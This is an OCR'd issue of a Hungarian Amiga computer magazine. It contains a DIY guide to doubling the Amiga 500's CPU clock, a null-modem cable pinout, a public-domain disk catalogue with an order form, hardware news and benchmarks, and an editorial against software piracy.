
14 MHz 008 Nem semmi...

Mondja valaki, hogy hülyeség a telefonszámlát nem kimélőmódon nyugati BBS-eken mászkálni. Ténykérdés, hogy olcsónak nem olcsó 40-50 percig Angliával összekötettetésben lenni, de megéri, ha arra gondolsz, hogy ilyen file-okat tölthetsz le, mint ez. Nagyon izgalmas továbbá az IBM gépeken futó AMIGA EMULÁTOR, amit még nem láttunk, de valószínűleg (...) nem 100%-osan kompatibilis. Ennek a cikknek a nyersforditását közöljük, változtatás nélkül, és várjuk RCA jelentkezését az ő megoldásával, és áraival. Itt jegyzem meg, hogy ICD cég AD SPEED nevű bővítése (ami a legolcsóbb turbó upgrade) NEM csak egy gyorsabb processzort foglal magában, hanem cache memóriát is. Aki az átalakítást elvégzi, feltétlenül vegye meg az AM ON DISK 05-öt, amin megtalálja a SYS INFO nevű PD programot, amivel tesztelheti a gyorsulás mértékét. Ezzel a programmal a RAM-jaid sebességét is mérheted (mennyire FAST az a FAST...). Nos, a sok BBKING halandzsa után íme a nagy ágyú:

Amiga 500 processzor gyorsító projekt
Leslie Ayling
P.O. BOX 334
GLEBE 2037
Isten hozott a csórók sarkán, ahol megpróbáljuk megvenni a világot egy dalra (anglicizmus). Ezalkalommal megnöveljük a processzor sebességét szépen 14 MHz fölé, a normál sebesség kétszeresére, 25$ alatt !!!!

A következőkre lesz szükséged -

1. MC68000p12A 16MHz processzor. Megvásárolhatod Sydney-ben a VSI electronics-nál, a 16 Dickson ave ARTARMON 2064 telefon: (02)4398622. $18.90-be kerül, adóval $22.68. (Gondolom kapsz ilyet Bécsben is, érdeklődj az Anibis Kft-nél, hogy tudnak-e hozni! Valakitől halottam, hogy bizonyos újabb 1.3-asokban már gyárilag ilyen van... BBKING)



14 MHz-es AMIGA

2. 74F74 D tipusú flip-flop. Geoff wood a Lane Cove-on vagy Rod Irving-nál bizti kapsz ilyet.

3. néhány rövid vezeték

4. egy SPDT kapcsoló

Kérlek vedd alapul a mellékelt kapcsolási rajzot!
Figyelem: próbáld a vezetékeket a kapcsolóig a lehető legrövidebbre hagyni.
A kapcsolás relatíve egyszerű. Az F4F74 állítja elő a hozzávetőlegesen duplázott órajelet: 14.18 MHz-et. A régi 68000 8Mhz-es processzort ki kell cserélni az újra, amelynek az óra lábát (15) fel kell hajtani vízszintesre, amihez hozzátudjuk kötni a kapcsolásunkat. Az SPDT kapcsolóval vagy a normális 7Mhz-es, vagy az új 14MHz-es jelet kapcsoljuk a 68000-es órajel bemenetére.
A kapcsolót átkapcsolhatod miközben megy a gép, de a program úgyis elszáll. Egyszerűen resetelned kell miután megváltoztattad a sebességet. Nekem revision 5 anyakártyám van 1.3-as ROM-okkal, amelyek elég jól bírják a megvaltoztatott sebességet. A MEGADISC 10-en található CRAMDEN-SI programmal mérve a különbséget a következő eredményeket kaptam:

Normál üzemmód:
Teljesítmény egy standard Amiga 1000-hez mérve: 1.0
Teljesítmény egy IBM PC/XT-hez mérve: 3.2

Turbó módban:
Teljesítmény egy standard Amiga 1000-hez mérve: 1.7
Teljesítmény egy IBM PC/XT-hez mérve: 5.2

Szóval kb 70%-os teljesítménynövekedést érhetsz el. A tanulság, hogy hiába növeled az órajalet duplájára, a teljesítmény nem lesz 2.0, mert az Agnus, és a többi custom chip a régi sebességgel működnek, amelyek így a réginél valamivel nagyobb százalékban tartják fel a processzort, mint korábban.
Alapjában véve ez az átalakítás ugyanazt tudja, mint a CMI gyorsító kártya, ($339 Sydney-ben), kivéve, hogy ez nem software-ből irányítható. Persze nem sok reklamáció lehet jogos, hiszen a 1/16-odába kerül...
Ha van valami kérdésed, vagy szeretnéd átalakíttatni a gépedet, írj nekem közvetlenül, vagy a Megadisc-en keresztül.
A dolognak minden bizonnyal működnie kell az 1000-esen, és a 2000-esen is, bár a láb számok lehet, hogy mások lesznek.
Tanácsolom, hogy hasonlítsd össze a A500-as rajzát a Te gépedével, és nézd meg, hogy van-é valami különbség.
Remélem ez némi segítséget nyújtott!

minden jót: Leslie Ayling

Utóirat
Egy gépnél problémák adódtak nagy sebességnél az egyik disk-drive-al: Úgy tűnt, hogy gyorsabban próbálta a belső drive fejét léptetni, mint az fizikailag mozogni tudott, ezért nem akart tölteni. Mikor hozzákötöttem egy 5ms track-track elérési idejű meghajtót a probléma megszűnt. Persze DOS lemezeknél van orvosság erre a problémára: le kell lassítani a léptetési rátát (step rate), ami a boot-sector-on ül. Ez problémás lehet védett szoftver esetében, vagy non-standard boot-sector-os programoknál. Ne aggódj azért, a változtatás minimális, és valahol biztos elfér. Ha a gépednél jelentkezik a probléma írj nekem egy sort! A változtatást elvégző program, KÖZVETLENÜL tőlem kapható egy csomó hasznos gyorsító utility-vel, és egy trackdisk step-rate állítóprogrammal, és egy csomó hasznos információval a gurukról, a reset program lefolyásáról, mind egy ARP1.3-as system disk-en. Az összeg minimális: $5!
Semmi probléma nem szabad, hogy felmerüljön HARD disk esetén, persze ha valaki találkozik ilyennel, legyen szíves hozza tudomásomra. Kösz.

NULL MODEM KÁBEL

AZ RS232 kábelek titka


Fehér Tamás szegedi olvasónk több kérdése közül az egyik két Amiga összekötésének módja, hogy a Falcon ne guruljon bé, és a csipek se szálljanak el. A kérdés bővebb magyarázatot igényel.
Az Amiga hátulján található Serial felíratú csatlakozó tulajdonképpen a külvilággal való kommunikálásra való. Kapcsolható rá soros printer, illetve egy másik számítógép modemen keresztül, vagy közvetlenül egy ún. "null modem" segítségével. Amennyiben a másik számítógépen ilyen RS232-es serial port van, legyen az ATARI, IBM, vagy bármi más, az Amigával összekapcsolható (ezen írás tehát az ATARI-sok számára is érdekes). Ezek után a két gép kommunikálhat egymással kommunikációs program segítségével (pl. JRComm) fájlokat, üzenetek küldhetünk egyik gépből a másikba. Néhány játékprogram is kommunkálhat a serial porton, pl. sakkprogramok, és az egyik legmegnyerőbb példa a FALCON nevű repülésszimulátor, amit íly módon ketten egymás ellen, két gépen játszhatunk. Az AmigaDOS-ban az AUX: egység (device) a serial porton történő kommunkációra való. Ha két Amigát összekapcsolunk, a NEWCLI AUX: begépelésére a másik gépen jelenik meg az új CLI ablak. Az adatforgalom sebességét a preferences-ben beállíthatjuk.
Két gép közvetlen összekapcsolása előtt nem árt megnézni, a gép "használati utasításában" a serial csatlakozók kiosztását, mert ha valamit úgy kötünk, ahogy nem kéne, akkor bizonyos chip-ek elszállhatnak. Az Amiga serial portjának a kiosztása a géphez kapott User Manual "A" mellékletének 4-dik oldalán található. Első pillantásra kiszúrja a szemünket a WARNING kezdetű vastag betűvel szedett rész, miszerint a 9-es és 10-es lábon külső perifériák táplálására szolgáló tápfeszültség van, ami nem szabványos.
A csatlakozón a tűk jól láthatóan meg vannak számozva 1-től 25-ig. Vigyázzunk, kétszer is nézzük meg a kábelt, hogy nem kevertük-e össze a számozást mielőtt kipróbáljuk (hibaforrással szolgálhat, hogy az "papához" képest "mamán" fordított irányban van a számozás).
A legfontosabb két tű a 2-es, és a 3-as, a TXD, és az RXD, amelyek az adat küldésére (Transmit Data), és fogadására szolgálnak (Recieve Data). A 7-es tű a föld (Ground), ami referenciálul szolgál a többi tű BE/KI állapotának megállapításához. A 4-es és az 5-ös a RTS (Request To Send), és CTS (Clear To Send), amelyek adatküldést illetve fogadást engedélyező állapotbitek. A 6-os és a 20-as a DSR (Data Set Ready), és a DTR (Data Termial Ready) a hardware handshaking megvalósításához szükségesek. A hardware handshaking (kézfogás) a két gép összeszinkronizálását végzi el, az adatvesztés elkerülése érdekében. Két gép összekötéséhez tulajdonképpen csak ezen tűk csatlakoztatását kell megvalósítanunk. Kész termékként vehetünk egy "sima" RS232 kábelt, amin minden mindennel sorban van összekötve (1-1, 2-2, ... 25-25) - ilyen kábelt modemhez, vagy printerhez használunk. Ehhez vehetünk még egy kis dobozkát a "null modem adaptor"-t, ami felcserél bizonyos tűk bekötését, ha két gépet kívánunk összekötni. Természetesen saját magunk is készíthetünk ilyen kábelt, amin ezek a tűk már fel vannak cserélve, így ezt nem kell megvenni.
Bármelyik mikroelektronikai szaküzletben vehetünk 25 pólusú csatlakozót 2 darabot (mamát). Vennünk kell még "n" méter 25 eres vezetéket is (esetleg szalagkábelt). A következő tűket kell összekötnünk:

2 - 3
3 - 2
4 - 5
5 - 4
6 - 20
7 - 7
20 - 6

A 9-es és 10-es tűket véletlenül se kössük össze! Megoldás lehet még egy kész "sima" serial kábel átalakítása. Szedjük szét az egyik csatlakozót. Forrasszuk le a 9-es és 10-es tűkről a vezetéket (vigyázzunk, kerüljük el a zárlat lehetöségét), majd cseréljük ki a 2-3, 4-5, és a 6-20 as tűk vezetékét sorban.

BBKING

NBS



Az NBS az egyik legnagyobb angol PD terjesztő cége. Megrendeléseket szívesen fogadnak bárhonnan Európából, így Magyarországról is. A pénzt ajánlott levélben küldd el, a lemezt légi úton postázzák a címedre. Egy lemez 1.25 angol fontba kerül (már benne van az adó), és 0.25 font a postaköltség. így lemezenként 1.5 font a költséged, plusz a megrendeléshez szükséges levél díja, ami kb. 30 ft lehet... Így a lemez költsége kb. annyi, mint az AM lemezeké, és a választék határtalan! Reméljük elég sokatok fantáziáját megmozgatja majd ez a lehetőség, hiszen ha sok a megrendelés, lehetőség lesz folyamatos hírdetésre az AM-ben.

Az NBS lemezek a következőkategóriákba vannak sorolva:

D - Demo, M - Music, P - 2 Mega memóriára van szükség (vagy többre), G - játék, U - utility, E - oktató, * 1 megán futó demókat tartalmaz, X - csak 18 éven felülieknek!

Az NBS lemezeken kívül tartanak FISH lemezeket (1 - 410), T-BAG, és AMOS PD, és Licence lemezeket is. Ezekről is olvashatsz majd az AM-ben. Természetesen olyan sok lemez van a katalógusban, és napról napra bővül, hogy nem lehet ebben az újsában teljes listát közölni. Ezért, ha 0.5 fontot küldesz, és egy A4-es válaszborítékot, küldenek egy hatalmas katalógust, amely rövid leírást is tartalmaz a lemezekről, tippekkel, trükkökkel, egy színes monitor, és öt bővítő megnyerésére szolgáló kuponnal.

D146 RSI Megademo - az eddigi egyik legjobb demo lemez
D153 PLUGGS IN SPACE - brilliáns rajzfilm demo, lesz még jobb is
D180 SCOOPEX MENTAL HANGOVER - brill zene és grafika, jó duma
D186 COMA DEMO - villogóACID demó, és egy csomó más demo*
D190 RSI Cebit DEMO - Terrifikus demo, minden idők legjobb zenéjével
D033 TOMSOFT TRIP TO MARS - vektorgrafika történettel
D223 BUDBRAIN MEGADEMO II - a klasszikus demo második része. Gyilkos...
D242 3D demók, 3D - szemüveheket elő, és lehet bámulni!
D565 RGB & FOCUS - a híres "nyúló orr" animáció
D573 TOO MUCH 3D - az űrhajó kirepül a monitorból (3D Szemüveggel) - túl 3D!
D559 Magician and Jogger animations - a Mágus és a "Kocogó" ray-tracing animációk.

X110 Fraxion Horror rajzfilm demo - borzasztó képek...

M005 Mahoney & Kaktus - brilliáns zene disk
M170 Newtrons Music Disk - ez hihetetlen!
M197 GROOVE IN THE HEART - a sláger remix változata
M231 Crusaders does Genesis - EZ KELL NEKEM!!!

G109 BLIZZARD - jó kis "függőleges" shoot-em-up
G136 DRIP - nagyon trükkös festő játék. Majdnem "üzleti" minőség!
G138 MARBLE SIDE - A pipemania és a "tologatós" keresztezése. Hatalmas!

U220 SID - egy CLI "könnyítő" bővítés
U222 NBS Speedbench - egy gyorsan töltődő workbench, és néhány jól használható utility
U225 AMIBASE - Egy jó adatbáziskezelő. Csináld ezzel a lemezkatalógusodat holnaptól!
U226 RAZOR TOOLDISK - egy jól összeállított profi util disk (lemezkezelők, másolók, virusírtók, konverterek stb.).
U103 Ultimate Virus Killer - ez az updated verzió már 105 vírust ismer. A legjobb a szakmában...
U266 C-LIGHT - mostanában már magasztakt ray-tracer, amellyel minden esetre érdekes "speciális effektusokat érhetsz el".
U306 - U312 Clip Art DTP-hez. Hát ez aztán megéri!
U280 Label printer - cimke nyomtató
U508 - U509 Soundtracker hangszerlemezek

E006, E007 Learn and Play - ötéves gyerekeknek, "játszva tanulj". Angol szavak, játékok, matek.
E008 Talking Colour Book - beszélő kifestőkönyv gyerekekeknek.

D034 BUDBRAIN MEGADEMO - az elsőszámú lemezcsomag (2 lemez)! Fantasztikus, mulatságos, de van néhány "durva" rajzfilm benne, csak 18 éven felülieknek!

"Power demók":
P001,2 Walker Demo 1 (2 Mega, 2 lemez) - birodalmi lépegető...
P003,4 Walker Demo 2 (2 Mega, 2 lemez)
P005,6,7 LOST IN SPACE (2 Mega, 3 lemez)
P008,9 THE SENTINAL (3 mega, 2 lemez)
P010,11 Headkick anim (2 mega, 2 disk, hardisk)
P012,3,4 STATION AT KHERN (2 mega, 3 disk)

NBS - AM Megrendelőlap a túloldalon!

NBS

Ide küldje a megrendelőlapot:

NBS, 132 Gunville Road,
Newport, Isle of Weight P030 5LH
Tel.:(00-44) 983 - 52-95-94
Csak angolul beszélünk!

Order Form

This order form has been published in the Hungarian Amiga Magazin

I would like to order the following disk(s) from NBS:
A következő lemez(eke)t szeretném megrendelni az NBS-től: (kérjük a lemez(ek) számát tüntesse fel!

____

Enclosed is the cash, 1.5 Pounds per disk, which is a total sum of:
A borítéban van 1.5 angol font készpénzben lemezenként, összesen:

Please send me the requested disks to the following Address:
Kérem küldjék a kért lemez(eke)t az alábbi címre:

Name:______________________________


Adress:______________________________

Postcode:__________

HUNGARY

Kérjük a rovatokat nyomtatott betűkkel töltsék ki (Név, Cím, Ir.szám)!

Ha sajnálod kivágni, fénymásold!




A képen látható cucc a CDTV. A Commodore Dinamic Total Vision valószinűleg a már - már szunnyadni látszó Commodore fejlesztők legújabb terméke. Nyugat - európában is hatalmas hiánycikk, az Anubis Kft.-nek nagyon nehezen sikerült mintapéldányokat beszerezni belőle. Hogy mit tud, az új masina, a következő számban részletesen megtudod, addig a fantáziádra bízzuk a következő tények megemlítése után: a CDTV egy szuper CD lejátszó, egy komplett Amiga 1MB RAM-mal, és egy MIDI interfész keveréke. Egy CD-n 650 MB formázott információlehet (ez jóval több, mint a teljes Fred Fish public domain könyvtár...)

Mi újság


Sunrise Audio

Milyen az Amiga hangja? Van akinek szuper, van akinek elmegy, van akinek szegényes. Ugyanez van a grafikánál is, de ott aki igazán igényes és van pénze, elköltheti 24 bites kártyára, és máris rendelkezésére áll a minden igényt kielégítőprofesszionális grafika. Mire költheti azonban a pénzét a "white" fülű amigás? Két lehetőség van: az egyik a MIDI, ahol a dolog minőségét csak a MIDI hagszerek minősége szabja meg, vagy aki továbbra is a hazai sampling technika híve marad, annak itt a Sunrise Audio, ami hardware és software együttese, ami 12 illetve 16 bites digitalizálásra és természetesen a minták visszajátszására, szerkesztésére képes. Az ára az A500-hoz kb. 350, az A2000-eshez 450 USD. Erről a termékről bővebben olvashattok majd.




Novia 20i

Az Arriba nem marad versenytárs nélkül! A képen az ICD új hardiskje látható, a Novia 20i. A mérete jól összehasonlítható a mellette fekvő golyóstollal. A 23 ms elérési idejű miniatűr 2.5"-os 20 MB hardisket az árnyékoló lemezre kell rögzíteni, a kontroller pedig a 68000 processzor alá kerül. A Novia 20i kb. 660 USD-be kerül.
Mi a véleményünk? A belső hardisk roppant elegáns és praktikus megoldás. Ennél az árnál azonban olcsóbban vásárolhatunk olyan külső hardisket, ami ráadásul memóriabővítőként is szolgál. A 68000-es tokjánál történő bővítést egyébként is kétszer is meg kell gondolni, hiszen ezzel megszüntetjük például a turbókártya, ATonce csatlakoztatásának lehetőségét.



Amiga 3000 Tower

Az Amiga család újabb taggal bővült: a toronyba zárt Amiga 3000-el. Egyelőre ugyan nem tudjuk, hogy mi az előnye az új gépnek azon kívül, hogy egy nagyobb dobozba tették, de minden bizonnyal a jobb bővíthetőség volt a Commodore célja. Az biztos, hogy a gyári alapállapotban nem szállítanak vele 24 bites kártyát és semmi olyan kiegészítés nem történt, ami a gép teljesítményét valamilyen szempontból megnövelné. A német Amiga Magazinból átvett képen mindenesetre Jeff Porter nagyon büszkén vigyorog, úgyhogy a torony biztosan nem egy haszontalan kacat...



Pulsar: 2meg Chips

A képen látható kártya egy Amiga 2000-es bővítő *portjába csatlakozik (ha megveszed) és* lehetővé teszi 2 mega Chip memória használatát. A processzor bizonyos adatokat (pl. képernyő memória) csak CHIP memóriából tud kiolvasni, ezért minden videós alkalmazásnál nagyon jól jön a sok CHIP memória. A Super Agnus, ami az új gépekben van, már lehetővé teszi 1 mega CHIP kezelését, ami már elegendőnek bizonyulhat, de mint azt a Commodore is észrevette CHIP RAM-ból soha nem árt ha sok van! Ezért az Amiga3000-et már úgy tervezték, hogy 2 mega CHIP-et tudjon kezelni. Akinek nem futja A3000-re és 2000-ese már van, és szüksége van 2 mega CHIP RAM-ra (videostúdiók!!!) az járjon utánna a PULSAR kártyának. Az ára sajnos elég borsos: 329 USD, de állítólag visszavásárolják a régi Agnus Chip-eket.

A "Viharhozó" H530

A H530-as turbókártya megnöveli az Amiga teljesítőképességét a beépített MC68030-as processzor révén. Az asszinkron időzítés következtében pedig a kártya az Amigától független órajellel futhat (max. 50Mhz-ig). A kártya tehát képes bármely rendelkezésre álló sebességgel dolgozni, míg a custom-chipek 7.14 MHz-en dolgoznak. Ezenkívűl ott van az MC68882-es matematikai koprocesszor, amit az Amiga 1.3-as rendeszere már automatikusan felismer. A koprocesszor segítségével a lebegőpontos matematikai műveletek elvégzése jelentősen gyorsul.

A kártya többféle összeállításban is kapható: a CPU 20, 28 és 50 MHz-es, az FPU 20, 28, 50 és 60 MHz-es ketyeghet. A német AM a kártyát Amiga 500-on tesztelte. A turbókártyára 1-8 Mbyte 32 bites FastRAM-ot építhetnek, ezért többféle lehetőség is adódik:
a. 1 ill. 2 MByte 256k x 4 DRAM ZIP Chip-ekkel
b. 4 ill. 8 Mbyte 1M x 4 DRAM ZIP Chip-ek felhasználásával

A RAM chip-ek választásánál figyelembe kell venni a chip-ek hozzáférési idejét is. Az Intelligent Memory 60 ms és 100 ms közötti hozzáférési idejű chip-eket kínál. A felhasználó "State switch"-ekkel állíthatja be a megfelelő értéket. A német AM 80 ms-os chip-ekkel tesztelt.

A RAM bővítést "Autoconfig" útján vagy anélkül lehet csatolni. Kikapcsolt Autoconfig esetén software-t kell alkalmazni a 32 bites FastRAM konfigurálásához. A program a kártyához tartozó lemezen található. Az Intelligent Memory nagy fogása (és ezt nem is titkolja), hogy a Stormbringer RAM-ját az egyébként rendelkezésre álló 16Mbyte mellett lehet konfigurálni, plusz még 8 Mbyte külső RAM csatlakoztatható (ez a software csatlakoztatás előnye). Ha az Autoconfig be van kapcsolva, akkor a H530 memóriája rögtön rendelkezésre áll, de ekkor a 16Mbyte-ból foglal el 1,2,4 vagy 8 Mbyte-nyi helyet. Az előny itt abban áll, hogy a 32 bites FAST RAM 68000-es módban is elérhető, míg ez más kártyáknál (pl. a GVP Imapcactnál és a Commodore 2630-nál csak 68030-as módban lehetséges).

A kártyákhoz mellékelt lemezen több program is található, amelyek többek között a cache, a burst mód, és a 32 bites Fast RAM aktivizálását szolgálják. Vannaek ezen kívűl más segédprogramok is a lemezen. A "Kiki" nevezetű például a Kickstartot másolja át a kártya memóriájába.

1. teszt (Strombringer + hardisk)

Az Intelligent Memory adatai szerint a kártyákhoz bármilyen Commodore standard hardisk használható. A német AM a kártyát a GVP A500+-al és a GOLEM SCSI-500-al tesztelte. Mindkettő használható volt 68000-es és 68030-as üzemmódban egyaránt. A legnagyobb sebesség a GOLEM-mel érhető el. Az eredmény az 1. táblázatban található. Tesztprogramként a Diskspeed 3.1-et használták.

Kártya	H530	H530	Impact
Mód	68000	68030	68030
Byte/s create	532222	524288	486288
Byte/s write	718702	896278	838702
Byte/s read	755459	941878	911531
File/s create	10	15	11
File/s open/close	28	41	33
File/s scan	140	316	250
File/s delete	31	48	45
seek/read	202	858	600

A kártya megvásárlásánál figyelembe kell venni a felhasználónak, hogy később hogyan akarja bővíteni a gépét. A H530-as beépítése után ugyanis nem lehet péfdául 512k-nál nagyobb belső memóriát, az ATonce emulátort, átkapcsolható kickstartot, belsőflickerfixert beépíteni. Egyszóval minden olyan bővítés lehetősége kizárt ami a CPU helyére csatlakozik. Gondolkodni ugyan lehet azon, hogy "szendvicset" építsen az ember (a H530-asra Atonce), de nem valószínű, hogy működne.

A beépítés visszonylag egyszerű. A kártya tehát a 68000-es tokjába csatlakozik a 68000-es pedig felkerül a H530-as kártyára. A doboz visszazárásánál fel kell szerelni egy kapcsolót, amely a 68000 - 68030-as üzemmód választására szolgál. A beszerelés tehát egyszerű, de mivel ezek az alkatrészek meglehetősen drágák, és érzékenyek, mi inkább egy gyakorlott emberre bíznánk.

A "Viharhozó" H530

A német AM a kártyát többféle programmal tesztelte:

A: Videoscape 2.0, a feladat egy film képeinek kiszámítása. Tesztnek a demólemezen található "Runwaylanding"-et használták.

B: HardFXP, paraméterek: HIRES, Interlace, teljes képernyő, maximális iteráció (1000)

C: Sculpt 4D fotorealisztikus kép elkészítése.

D: Datamat Prof. 1000 cím rendezése.

E: Beckertext II, egy 211749 karakter hosszú szövegben minden e betűt ee-re cseréltek.

A használt konfigurációk:

1: A500 (MC68000, 7.14 MHz) ; 2Mbyte Fast RAM, A500+ Quantum hardisk.


2: A2000 (Impact MC68030 turbókártya, 25 Mhz, MC68882: 25MHz), 4Mbyte 32 bites RAM, GVP seriell controller, Quantum hardisk.

3: A500 (Strombringer H530 - MC68030, MC68882: 25 Mhz), 2 Mbyte 32 bites Fast RAM, A500+ Quantum hardisk.

	1	2	3
A CPU sebessége	1	10.72	19.71
A	1	4.36	5.26
B	1	7.50	14.53
C	1	10.53	19.73
D	1	4.38	5.71
E	1	5.35	7.65

Végül az árak:

MC68030 (20MHz) + 1Mbyte kb. 1700 DM
MC68030 (20MHz) + MC68882 (20MHz) + 2MB kb. 2200 DM
MC68030 (28MHz) + MC68882 (28MHz) + 2MB kb. 3000 DM
MC68030 (50MHz) + MC68882 (50MHz) + 2MB kb. 5000 DM
1Mbyte 32 bit Fast RAM kb. 250 DM


Stormbringer H530

Intelligent Memory
6000 Frankfurt, Adam - Opel Str. 10.
Tel.: (00-49-69) 41-00-71
Fax: (00-49-69) 41-40-68

AM Válaszol

Kezdjük egy általános válaszadással. Nem akarom túl hosszúra nyújtani, mert erről egy külön újságot kellene inkább írni (legalább egy külön cikket a későbbiekben biztos írunk majd). A téma: a programlopás. Sok levelet kaptam az AMOS cikkel kapcsolatban, amelyeket általában a jóindulat vezérelt. A rosszmájú és értetlen levélírók számára: nekünk nagyon sok programunk van meg hivatalosan, amelyek egy részét a szerkesztőség tagjai fizetésükből vettek, egy részüket Jazz még Amerikában vett, egy részét egy videostúdióval vetettünk, egy részét pedig a gyártótól kaptunk ajándékba (ez a fajta vádaskodás tehát sehogy sem állja meg a helyét...). Az AMOS cikkben megindított gondolatmenet lényege nem a programlopás elítélése volt. Tudom, nem könnyű ma pénzt előteremteni hobbi célokra, pláne nem ennyit. Mégis azt szeretném, ha azoknak a fejlesztőknek a zseniális termékeit, amelyeket pontosan a kalózkódás okának a megszüntetése céljából még az általunk is elérhető árszinvonalra csökkentették - vegyük meg. Olvastam az Amiga Shopper nevű magazinban egy Dán Amiga Show-ról, ahol a gyerkőcök a legújabb programpokra is azt mondták "got it, got it" - azaz "megvan, megvan". Jövőre nem lesz Dániában Amiga Show. Ha mi itt Magyarországon nem probáljuk meg legalább azt ami tőlünk kitelik, akkor soha nem vesznek bennünket komolyan, és örökkön - örökké ezen a szinten rekedünk. Ha az olyan cégek, mint a Mandarin sikeresek lesznek, biztosan egyre több fogja olyan szintre csökkenteni áraikat, amiket TE is meg tudsz majd venni!
Ebben a témában (is) továbbra is várom a leveleiteket, és köszönöm az eddigi jóindulatú visszajelzéseket!

Dara Viktor

